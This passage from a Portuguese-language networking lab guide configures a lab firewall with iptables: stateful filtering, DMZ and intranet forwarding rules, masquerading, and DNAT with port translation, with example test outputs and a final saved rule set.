```

4. Finalmente, crie uma regra apropriada na *chain* INPUT e teste o sucesso do envio de pacotes ICMP.

```
# iptables -A INPUT -p tcp --sport 80 -j ACCEPT
# iptables -A INPUT -p udp --sport 53 -j ACCEPT

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

Note que devemos usar **--sport** (*source port*) ao invés de **--dport** (*destination port*), como feito anteriormente na regra da *chain* OUTPUT.

2) Firewall *stateful*

Não é conveniente nem manutenível criar regras como fizemos na atividade (1) — para cada regra de saída, ter que existir uma regra de entrada correspondente. Podemos usar a capacidade do **iptables** de monitorar estados de conexões a nosso favor, já que ele é um firewall *stateful*.

1. Remova as regras da *chain* INPUT. Em seguida crie uma regra genérica que permita que conexões estabelecidas sejam autorizadas através do firewall. Em seguida, tente estabelecer uma conexão HTTP. Foi possível?

```
# iptables -F INPUT

# iptables -A INPUT -m state --state ESTABLISHED -j ACCEPT

# iptables -L
Chain INPUT (policy DROP)
target     prot opt source                destination           state ESTABLISHED
ACCEPT     all  --  anywhere              anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy DROP)
target     prot opt source                destination
ACCEPT     tcp  --  anywhere              anywhere              tcp dpt:http
ACCEPT     udp  --  anywhere              anywhere              udp dpt:domain

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

2. Qual seria, então, a diferença entre filtros de pacotes *stateless* e *stateful*?

3) Configurando o firewall *FWGW1-G*: tabela *filter*

A partir desta atividade o roteiro está dividido em duas grandes partes. Na primeira, o aluno programará um controle de pacotes para permitir a comunicação entre os *hosts* descritos na topologia do laboratório. Na segunda parte, programará a tradução de pacotes. Se precisar, retorne à imagem constante da atividade (2) da sessão 1 — Configuração preliminar das máquinas.

A tabela a seguir mostra uma listagem com a descrição dos serviços a serem disponibilizados pelos servidores da DMZ, cuja permissão de acesso será configurada nas atividades a seguir.

Tabela 7. Serviços de rede disponíveis na DMZ

Servidor	Serviço	Protocolo	Porta	Descrição
LinServer-G	SSH	TCP	22	Serviço de login remoto
LinServer-G	Postfix	TCP	25	Servidor de mensagens
LinServer-G	Apache	TCP	80	Servidor de páginas web
LinServer-G	Courier	TCP	110	Servidor POP3
LinServer-G	PostgreSQL	TCP	5432	Servidor de banco de dados
LinServer-G	Bind	UDP	53	Servidor DNS
LinServer-G	NTP	UDP	123	Servidor de hora

Servidor	Serviço	Protocolo	Porta	Descrição
WinServer-G	FTP	TCP	21	Servidor de arquivos
WinServer-G	IIS	TCP	80	Servidor de páginas web
WinServer-G	IIS	TCP	443	Servidor de páginas web
WinServer-G	RDP	TCP	3389	Serviço de conexão remota
WinServer-G	NTP	UDP	123	Servidor de hora

A realização desta atividade é fundamental para a realização das demais atividades deste curso. A política de filtro de pacotes será a mais restritiva possível, permitindo somente as conexões previamente definidas no firewall. Dessa forma, a política padrão é negar todos os pacotes que chegarem, saírem e/ou atravessarem o firewall.

A cada item será necessário verificar a configuração corrente do firewall. Para listar as regras das tabelas *input* e *nat* do firewall, respectivamente, use os comandos:

```
# iptables -L -vn  
# iptables -t nat -L -vn
```

Caso cometa um erro, você pode apagar todas as regras das tabelas *input* e *nat* do firewall, respectivamente, com os comandos:

```
# iptables -F  
# iptables -t nat -F
```

Use o comando **tcpdump** para testar o funcionamento de suas regras.

1) Configuração preliminar

1. O primeiro passo, antes de mesmo começar a mexer no firewall, é ter uma maneira de gravar suas regras. Iremos instalar o pacote **iptables-persistent** para atingir esse objetivo; mas, antes de começar, garanta que seu firewall não possui regras e que as políticas de entrada/saída são permissivas:


```
# iptables -P INPUT ACCEPT
# iptables -P OUTPUT ACCEPT
# iptables -F

# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

2. Agora, instale o pacote `iptables-persistent` para tornar suas configurações de firewall permanentes mesmo após o `reboot` da máquina.

```
# apt-get install iptables-persistent
```

Na instalação do pacote, quando perguntado, responda:

Tabela 8. Configurações do iptables-persistent

Pergunta	Resposta
Salvar as regras IPv4 atuais?	Sim
Salvar as regras IPv6 atuais?	Sim

3. Isso feito, basta dar início ao processo de configuração do firewall. Ao inserir um conjunto de regras com as quais você esteja satisfeito, é possível gravá-las de forma fácil com o comando:

```
# iptables-save > /etc/iptables/rules.v4
```

4. Se cometer qualquer erro durante o processo de configuração, você pode recarregar o conjunto de regras salvo no arquivo `/etc/iptables/rules.v4` com o comando:

```
# systemctl restart netfilter-persistent.service
```

2) Configuração do acesso ao firewall

Vamos primeiramente permitir acesso administrativo ao firewall por SSH, bem como pacotes ICMP para testes de conectividades.

1. Primeiro, torne as políticas do firewall restritivas, ajustando a política das *chains* INPUT e FORWARD para DROP.

```
# iptables -P INPUT DROP
# iptables -P FORWARD DROP
```

2. Teste o funcionamento do firewall. Na máquina *LinServer*, por exemplo, tente enviar um pacote ICMP para a máquina *FWGW1-G*.

```
$ hostname
LinServer-A

$ ping -c1 172.16.1.1
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.

--- 172.16.1.1 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

3. Agora, adicione as seguintes regras ao firewall:

- Permita todo o tráfego na interface *loopback*, e rejeitar qualquer pacote vindo da rede 127.0.0.0/8 que não seja para a interface *lo* com *icmp-port-unreachable*
- Permita conexões destinadas ao firewall (*chain INPUT*) cujo estado seja relacionado ou estabelecido.
- Permita gerência via *ssh* do firewall *FWGW1-G* a partir de máquinas da Intranet.
- Permita que pacotes ICMP oriundos das redes DMZ/Intranet cheguem ao firewall *FWGW1-G*.

```
# iptables -A INPUT -i lo -j ACCEPT
# iptables -A INPUT -d 127.0.0.0/8 -i '!lo' -j REJECT --reject-with icmp-port-unreachable
# iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
# iptables -A INPUT -s 172.16.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
# iptables -A INPUT -s 10.1.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
```

4. Realize o teste de conexão do passo (6) novamente, e verifique que suas configurações funcionaram.

```
$ hostname
LinServer-A

$ ping -c1 172.16.1.1
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.
64 bytes from 172.16.1.1: icmp_seq=1 ttl=64 time=0.235 ms

--- 172.16.1.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.235/0.235/0.235/0.000 ms
```

5. Se quiser, use o PuTTY (<https://www.putty.org/>) ou Cygwin (<http://www.cygwin.com/>), nas máquinas *WinClient-G* ou sua máquina física, para conectar-se à máquina *FWGW1-G* e testar sua configuração.

Abaixo, temos um exemplo de conexão a partir da máquina física usando Cygwin/x64 para o *host FWGW1-G*, via SSH.

```
fbs@LOCAL-PC ~
$ uname
CYGWIN_NT-10.0

fbs@LOCAL-PC ~
$ ssh aluno@10.1.1.1
No mail.
Last login: Sun Aug 19 22:30:33 2018 from 10.1.1.254

$ whoami
aluno

$ hostname
FWGW1-A
```

3) Configuração do acesso Intranet > DMZ

Agora, vamos configurar o firewall para permitir pacotes originados na Intranet que atravessem o firewall com destino aos serviços da DMZ. Verifique a lista de serviços a serem permitidos na tabela 7 — "Serviços de rede disponíveis na DMZ".

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que o serviços da tabela referenciada acima possam ser acessados a partir da Intranet.

```
# hostname
FWGW1-A
```

```
# iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p tcp -m multiport --dports 22,25,80,110,5432 -j ACCEPT
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123 -j ACCEPT
```

```
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p tcp -m multiport --dports 21,80,443,3389 -j ACCEPT
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p udp -m multiport --dports 123 -j ACCEPT
```

2. Teste sua configuração acessando o servidor web IIS instalado na máquina *WinServer-G*, e acessando-o a partir da máquina *WinClient-G*.



Figura 26: Acesso da Intranet para a DMZ

4) Configuração do acesso DMZ/Intranet > Internet

Agora, vamos configurar o acesso da DMZ e Intranet para a Internet. Para isso, teremos que permitir que pacotes originados nessas redes atravessem o firewall via interface de rede *outbound*.

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que as redes DMZ e Intranet possam acessar qualquer serviço na Internet, via quaisquer protocolos.

```
# hostname
FWGW1-A
```

```
# iptables -A FORWARD -s 172.16.1.0/24 -o eth0 -j ACCEPT
# iptables -A FORWARD -s 10.1.1.0/24 -o eth0 -j ACCEPT
```

2. Teste sua configuração acessando uma página da Internet a partir da máquina *LinServer-G*.

```
$ hostname
LinServer-A
```

```
$ nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

5) Configuração do acesso Internet > DMZ

Finalmente, o último passo é permitir que requisições vindas da Internet possam acessar alguns serviços publicados pela DMZ.

Como dois serviços das máquinas *LinServer-G* e *WinServer-G* operam nas mesmas portas (80/TCP e 123/UDP), teremos que fazer uma técnica de PAT (*port address translation*) para que ambos possam ser atingidos. O primeiro passo será feito aqui, nas regras da *chain* FORWARD; na próxima atividade, em que configuraremos o DNAT, será realizada a parte de tradução de portas.

Tabela 9. Serviços publicados pela DMZ para a Internet

Servidor	Serviço	Protocolo	Porta do serviço	Porta Internet
LinServer-G	Postfix	TCP	25	25
LinServer-G	Apache	TCP	80	80
LinServer-G	Courier	TCP	110	110
LinServer-G	Bind	UDP	53	53
LinServer-G	NTP	UDP	123	123
WinServer-G	FTP	TCP	21	21
WinServer-G	IIS	TCP	80	8080
WinServer-G	IIS	TCP	443	443
WinServer-G	NTP	UDP	123	8123

O teste desta configuração será feito na próxima atividade, em que configuraremos o NAT.



As regras de DNAT que inseriremos na atividade a seguir entrarão na *chain* PREROUTING, ou pré-roteamento. Isso significa dizer que os números de porta Internet mostrados acima serão traduzidos para os números das porta de serviço **ANTES** que as regras da *chain* FORWARD sejam processadas.

Tenha isso em mente ao decidir quais números de porta utilizar nas regras de repasse deste exercício.

1. Adicione regras à *chain* FORWARD da tabela *filter* que permitam que a Internet consiga acessar os serviços publicados pelas máquinas da DMZ, de acordo com as especificações acima.

```
# hostname  
FWGW1-A
```

```
# iptables -A FORWARD -i eth0 -d 172.16.1.10/32 -p tcp -m multiport --dports  
25,80,110 -j ACCEPT  
# iptables -A FORWARD -i eth0 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123  
-j ACCEPT  
# iptables -A FORWARD -i eth0 -d 172.16.1.20/32 -p tcp -m multiport --dports  
21,443,80 -j ACCEPT  
# iptables -A FORWARD -i eth0 -d 172.16.1.20/32 -p udp -m multiport --dports 123 -j  
ACCEPT
```

Como a tradução dos números de porta já terá sido realizado quando as regras acima forem processadas, devemos utilizar os número de porta internos (ou de serviço, de acordo com a tabela) na configuração das regras de *forward*.

4) Configurando o firewall *FWGW1-G*: tabela *nat*

O principal objetivo desta atividade é demonstrar o entendimento do funcionamento dos tipos de NAT e aplicá-los em uma simulação de caso real.

Utilizando os conceitos aprendidos, será necessário configurar o NAT no firewall *FWGW1-G* para permitir que as máquinas da rede local e da DMZ consigam acessar a Internet. Também será necessária a configuração do NAT para publicação dos serviços da DMZ para a Internet.

1) Configuração do SNAT: DMZ/Intranet > Internet

1. Antes de configurar o SNAT para acesso DMZ/Intranet > Internet, será necessário remover a configuração de *masquerading* preexistente, que fizemos na sessão 1. Edite o arquivo `/etc/rc.local` e remova ou comente a linha:

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

```
# sed -i 's/\\(iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE\\)/#\\1/'  
/etc/rc.local
```

2. Da mesma forma, remova essa regra do firewall, já que configuraremos outras regras, mais específicas, em seu lugar a seguir.

```
# iptables -t nat -L POSTROUTING -vn --line-number  
Chain POSTROUTING (policy ACCEPT 2 packets, 104 bytes)  
num  pkts bytes target    prot opt in     out     source  
destination  
1      70  5922 MASQUERADE  all  --  *      eth0    0.0.0.0/0      0.0.0.0/0
```

```
# iptables -t nat -D POSTROUTING 1
```

3. Agora sim, tudo pronto. Insira uma regra no firewall que faça tradução dos endereços das redes DMZ/Intranet via *masquerading*, permitindo assim seu acesso à Internet.

```
# iptables -t nat -A POSTROUTING -s 172.16.1.0/24 -o eth0 -j MASQUERADE  
# iptables -t nat -A POSTROUTING -s 10.1.1.0/24 -o eth0 -j MASQUERADE
```

4. Teste sua configuração. Acesse, por exemplo, a máquina *LinServer-G* e tente acessar um site na Internet.

```
# hostname  
LinServer-A  
  
# nc -z -w5 -v obsd3.srv.ualberta.ca 80  
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

2) Configuração do DNAT: Internet > DMZ

1. Agora, vamos configurar o DNAT, que irá permitir acesso pela Internet aos serviços publicados pela DMZ. Comece fazendo as regras para a máquina *LinServer-G*, que não exige PAT.

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp -m multiport --dports 25,80,110 -j  
DNAT --to-destination 172.16.1.10  
# iptables -t nat -A PREROUTING -i eth0 -p udp -m multiport --dports 53,123 -j DNAT  
--to-destination 172.16.1.10
```

2. Agora, teste sua configuração. Primeiro, instale o servidor web Apache na máquina *LinServer-G*; a seguir, em sua máquina física, acesse o IP público da máquina *FWGW1-G* na porta 80/TCP e verifique que de fato é exibida no navegador a página web instalada no *LinServer-G*.

Primeiro, vamos instalar o servidor web Apache na máquina *LinServer-G*:

```
# hostname  
LinServer-A  
  
# apt-get install --no-install-recommends apache2
```

Em seguida, vamos monitorar o log de acesso do Apache, aguardando por conexões:

```
# tail -f -n0 /var/log/apache2/access.log
```

Agora, temos que descobrir o IP público da máquina *FWGW1-G*:

```
# hostname  
FWGW1-A  
  
# ip a s eth0 | grep '^ *inet '  
    inet 192.168.29.103/24 brd 192.168.29.255 scope global eth0
```

Finalmente, vamos acessar esse IP na porta 80 a partir da máquina física:




Figura 27: Teste DNAT do acesso Internet > LinServer

Voltando ao monitoramento do log de acessos do Apache na máquina *LinServer-G*, vemos que o acesso de fato se concretizou:

```
# hostname
LinServer-A

# tail -f -n0 /var/log/apache2/access.log
192.168.29.102 - - [25/Aug/2018:15:19:57 -0400] "GET / HTTP/1.1" 200 3380 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/68.0.3440.106 Safari/537.36"
192.168.29.102 - - [25/Aug/2018:15:19:57 -0400] "GET /icons/openlogo-75.png
HTTP/1.1" 200 6040 "http://192.168.29.103/" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36"
```

3. Faça o mesmo processo para a configuração do DNAT da máquina *WinServer-G*. Atente-se para o fato de que duas portas internat, 80/TCP e 123/UDP, serão acessadas através das portas externas 8080/TCP e 8123/UDP respectivamente. Configure o PAT de acordo.

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp -m multiport --dports 21,443 -j DNAT  
--to-destination 172.16.1.20  
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 8080 -j DNAT --to  
-destination 172.16.1.20:80  
# iptables -t nat -A PREROUTING -i eth0 -p udp --dport 8123 -j DNAT --to  
-destination 172.16.1.20:123
```

4. Teste sua configuração. Em sua máquina física, acesse o IP público da máquina *FWGW1-G* na porta 8080/TCP e verifique que de fato é exibida no navegador a página web do servidor IIS instalada na máquina *WinServer-G*.

Utilizando o mesmo IP público descoberto anteriormente, basta acessá-lo na porta 8080 como solicitado:




Figura 28: Teste DNAT do acesso Internet > WinServer

6) Revisão final da configuração do firewall *FWGW1-G*

Salve a configuração feita até aqui e reinicie o firewall com os comandos:

```
# hostname  
FWGW1-A  
  
# iptables-save > /etc/iptables/rules.v4  
# systemctl restart netfilter-persistent.service
```

Revise se todos os pontos abordados até aqui foram contemplados. Que outras regras interessantes poderiam ser incluídas na configuração desse firewall?

Abaixo, temos a configuração final sugerida para o firewall:

```
# Generated by iptables-save v1.4.21 on Sat Aug 25 15:29:46 2018
*filter
:INPUT DROP [119:32205]
:FORWARD DROP [0:0]
:OUTPUT ACCEPT [64:8400]
-A INPUT -i lo -j ACCEPT
-A INPUT -d 127.0.0.0/8 -i !lo -j REJECT --reject-with icmp-port-unreachable
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -s 10.1.1.0/24 -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j
ACCEPT
-A INPUT -s 172.16.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
-A INPUT -s 10.1.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
-A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p tcp -m multiport --dports
22,25,80,110,5432 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123 -j
ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p tcp -m multiport --dports
21,80,443,3389 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p udp -m multiport --dports 123 -j ACCEPT
-A FORWARD -s 172.16.1.0/24 -o eth0 -j ACCEPT
-A FORWARD -s 10.1.1.0/24 -o eth0 -j ACCEPT
-A FORWARD -d 172.16.1.10/32 -i eth0 -p tcp -m multiport --dports 25,80,110 -j ACCEPT
-A FORWARD -d 172.16.1.10/32 -i eth0 -p udp -m multiport --dports 53,123 -j ACCEPT
-A FORWARD -d 172.16.1.20/32 -i eth0 -p tcp -m multiport --dports 21,443,80 -j ACCEPT
-A FORWARD -d 172.16.1.20/32 -i eth0 -p udp -m multiport --dports 123 -j ACCEPT
COMMIT
# Completed on Sat Aug 25 15:29:46 2018
# Generated by iptables-save v1.4.21 on Sat Aug 25 15:29:46 2018
*nat
:PREROUTING ACCEPT [0:0]
:INPUT ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:POSTROUTING ACCEPT [1:52]
-A PREROUTING -i eth0 -p tcp -m multiport --dports 25,80,110 -j DNAT --to-destination
172.16.1.10
-A PREROUTING -i eth0 -p udp -m multiport --dports 53,123 -j DNAT --to-destination
172.16.1.10
-A PREROUTING -i eth0 -p tcp -m multiport --dports 21,443 -j DNAT --to-destination
172.16.1.20
-A PREROUTING -i eth0 -p tcp -m tcp --dport 8080 -j DNAT --to-destination
172.16.1.20:80
-A PREROUTING -i eth0 -p udp -m udp --dport 8123 -j DNAT --to-destination
172.16.1.20:123
-A POSTROUTING -s 10.1.1.0/24 -o eth0 -j MASQUERADE
-A POSTROUTING -s 172.16.1.0/24 -o eth0 -j MASQUERADE
COMMIT
# Completed on Sat Aug 25 15:29:46 2018
```